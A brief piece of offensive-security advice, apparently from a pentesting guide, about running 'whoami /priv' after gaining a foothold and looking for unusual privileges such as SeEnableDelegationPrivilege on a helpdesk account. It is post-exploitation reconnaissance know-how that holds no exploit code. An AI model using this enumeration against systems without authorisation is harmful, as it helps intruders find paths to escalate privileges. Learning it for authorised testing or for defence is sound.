whoami /privimmediately after getting a foothold and look up anything non-standard. Most user accounts have a predictable baseline set of privileges. Anything outside that baseline was granted for a reason, and that reason often maps to an attack path.SeEnableDelegationPrivilegestanding out on a helpdesk account is the kind of thing that gets missed if you only skim the output. Build the habit of checking every privilege against what a standard user should have.